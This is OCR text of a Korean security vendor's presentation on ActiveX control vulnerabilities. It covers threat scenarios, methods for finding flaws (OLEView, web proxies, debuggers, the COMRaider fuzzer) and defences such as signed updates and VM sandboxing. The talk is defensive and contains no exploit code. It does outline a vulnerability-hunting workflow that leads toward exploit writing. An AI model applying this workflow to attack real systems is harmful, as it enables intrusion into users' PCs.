- ❖ 기업 내에서 사용 중인 ActiveX 컨트롤에 취약점이 존재하면 사실상 해당 기업의 PC는 모두 해킹 가능
- ❖ PMS, 안티키로거 등 필수 보안 컨트롤에서 취약점 발견
- ❖ 인트라넷, 문서관리 등 자체적으로 만든 컨트롤인 더욱 심각

외부의 위협

- ❖ 임/직원이 웹 서핑 중에 설치한 컨트롤에 취약점 존재
- ❖ 메신저, 게임, 지도 서비스 사이트, 언론 사이트, 은행 사이트 등 메이저 사이트에서 배포하는 ActiveX 컨트롤에서 다수 취약점 발견
- ❖ 한 PC가 공격되면 해당 PC를 숙주로 해 내부망 침투 가능

공격 시나리오

기타부분

➢ 이외에 현재 혹은 미래에 발생할 수 있는 공격

1. 게임 아이템 해킹
2. 중국발 해킹
3. 파밍 공격
4. 정보전쟁

V. 취약점 진단


- 기본분석
- 상세분석
- Fuzzer
- 디버깅 및 디스어셈블리

취약점 진단

기본분석

- OLEView를 이용한 ActiveX 컨트롤 기본정보 수집
- 자사 홈페이지에서 배포 중인 ActiveX 컨트롤 확인 (보안담당자)
- 자신의 PC에 설치된 ActiveX 컨트롤 확인 (사용자)

OLEView를 이용한 TypeLib 분석




- **Microsoft** 사 홈페이지에서 무료로 다운로드 가능 **(Visual Studio, Resource kit**에도 포함되어있음**)**
- 컨트롤의 **method, property** 및 **help string**을 볼 수 있음
- **Method**나 **property**의 이름을 보고 전체적인 아키텍쳐 및 기능 파악
- 업데이트 기능, **File operation** 기능이 있는지 확인

취약점 진단

상세분석

- HTML, JavaScript, VBScript 등 실제로 컨트롤이 호출되는 과정 분석
- 소스보기, 웹 프록시, 웹 디버거, DOM 분석기 등 이용

DOM 분석 툴을 이용한 분석




- **DOM** 분석 툴을 이용해 **ActiveX** 컨트롤 뿐만 아니라 웹 페이지를 구성하는 전체적인 요소를 한 눈에 파악하고 **History**를 관리한다.
- 소스보기 등이 막혀있어도 원본 **HTML** 코드를 추출할 수 있다.

취약점 진단

상세분석

- HTML, JavaScript, VBScript 등 실제로 컨트롤이 호출되는 과정 분석
- 소스보기, 웹 프록시, 웹 디버거, DOM 분석기 등 이용

웹 프록시를 이용한 분석




- 웹 프록시를 이용하면 **Request, Reponse**를 모두 조작할 수 있다.
- **Response**에서 **JavaScript** 코드 자체를 수정하거나 **<OBJECT>**의 생성 형태를 조작하거나 제어할 수 있다.

취약점 진단

상세분석

- HTML, JavaScript, VBScript 등 실제로 컨트롤이 호출되는 과정 분석
- 소스보기, 웹 프록시, 웹 디버거, DOM 분석기 등 이용

웹 디버거를 이용한 분석



- **MS**의 스크립트 디버거나 **Visual InterDev** 등 웹 개발 툴을 이용한다.
- 실행 도중 각종 스크립트 변수를 조작할 수 있고, **Break-point** 등의 설정이 가능하다.
- **Object**를 호출할 대 변수 형태로 전달되는 경우 그 값을 쉽게 확인할 수 있고, 디버깅할 수 잇다.
- '**IE ->** 인터넷 옵션 **->** 고급 **->** 스크립트 디버깅 사용 안함' 옵션을 꺼야한다.


취약점 진단

Fuzzer

- COMRaider

- method, propery에 무작위로 값을 대입해 주로 BoF 형태의 취약점 찾음
- Update, file operation 등의 취약점과는 달리 주소 값 등을 맞춰줘야 하며, 실제 공격 시 프로세스가 오류를 발생시킬 확률이 있다.

Fuzzer를 이용한 취약점 진단



- **Fuzzer**를 이용하면 **BoF, Format string** 등 전통적인 **C/C++** 취약점을 쉽게 찾을 수 있다.
- 확률적으로 취약점이 발견될 수도 있고, 발견되지 않을 수도 있다.


취약점 진단

www.vmcraft.com

디버깅/ 디스어셈블

- 디버거, 디스어셈블러를 이용해 정교하게 분석한다.
- 주로 Buffer overflow류의 exception을 발견한 후 실제 공격 용 exploit code를 작성할 때 필요하다.

IDA Pro, WinDBG, OllyDbg 등을 이용한 분석



VI. 대응방안

- Vendor 측 대응방안
- 사용자 측 대응방안

대응방안

Vendor

- 소스코드 수정을 통한 취약점

1. **취약점 분석**
2. **보안 권고안에 따라 소스코드 수정**
3. **패치 배포**

대응방안

Vendor

➢ 소스코드 수정을 통한 취약점

일반적인 권고안

❖ 특정 웹 사이트에서만 사용되는 컨트롤이라면 호출될 수 있는 도메인을 지정한다.

❖ UpdateURL 등은 외부에서 입력 받는 것이 아니라 프로그램 내부에 가지고 있어야 한다.

❖ 업데이트될 파일은 전자서명을 한 후 배포하고, 업데이트 시 전자서명을 확인해 공격자의 악성파일이 아닌지 확인한다.

❖ File operation이 수행되는 컨트롤은 되도록 Safe for scripting을 제거한다.

❖ 파일명 등에 ..₩, ../ 등 비정상적인 값이 없는지 확인한다.

대응방안


사용자

➢ ActiveX 컨트롤 비활성화

추가기능관리

❖ Windows XP Service Pack 2인 경우 ActiveX 비활 성화 기능을 제공한다.
IE -> 도구 -> 추가기능관리

❖ 기본적으로 ActiveX나 BHO 등은 비활성화 상태로 두고 필요한 경우에만 활성화 한다.




추가기능관리

대응방안

사용자


- OS Partitioning 형태의 Virtual machine Sandbox를 이용한다.



대응방안

사용자

- Virtual Machine 생성 후 웹 서핑은 Virtual Machine 내에서 수행
- 최악의 경우 해킹되어 트로이 목마가 설치되어도 가상머신 내에서만 권한을 가지므로 기밀자료 유출 등 방어
- 가상머신내에서 웹 서핑 및 프로그램 설치 등의 과정에서 애드웨어에 감염되어도 리얼공간 (업무공간)에는 영향을 주지 않는다. 악성코드 유입 방어




대응방안

사용자

- 업무환경 가상화 예

- 통신사 영업점, 지점 등의 PC에 대한 업무환경 가상화
- 보험설계사, 투자상담사 등의 노트북 업무환경을 가상화




대응방안

사용자

- 금융 어플리케이션 가상화 예

- Secure VM 안은 윈도우 설치 직후의 깨끗한 환경을 제공한다.
- Secure VM 안의 프로세스는 리버스엔지니어링 공격 등에 안전하다.

인터넷 뱅킹 예



대응방안

사용자

- 금융 어플리케이션 가상화 예 (계속)

- 인터넷 뱅킹, DRM, 게임 등의 프로세스를 SecureVM 안에서 사용하면 외부 해킹으로부터 보호받을 수 있다.
- 금융 서비스 등 특정 목표를 타켓으로 하는 웜/트로이 목마가 유포되어도 SecureVM 안은 윈도우 설치 직후의 깨끗한 상태로 유지되므로 최후의 보루가 될 수 있다.

Demonstration


Q & A
감사합니다
㈜브이엠크래프트는 고객의 보안
향상을 위해 최선의 노력을 다 하겠습니다.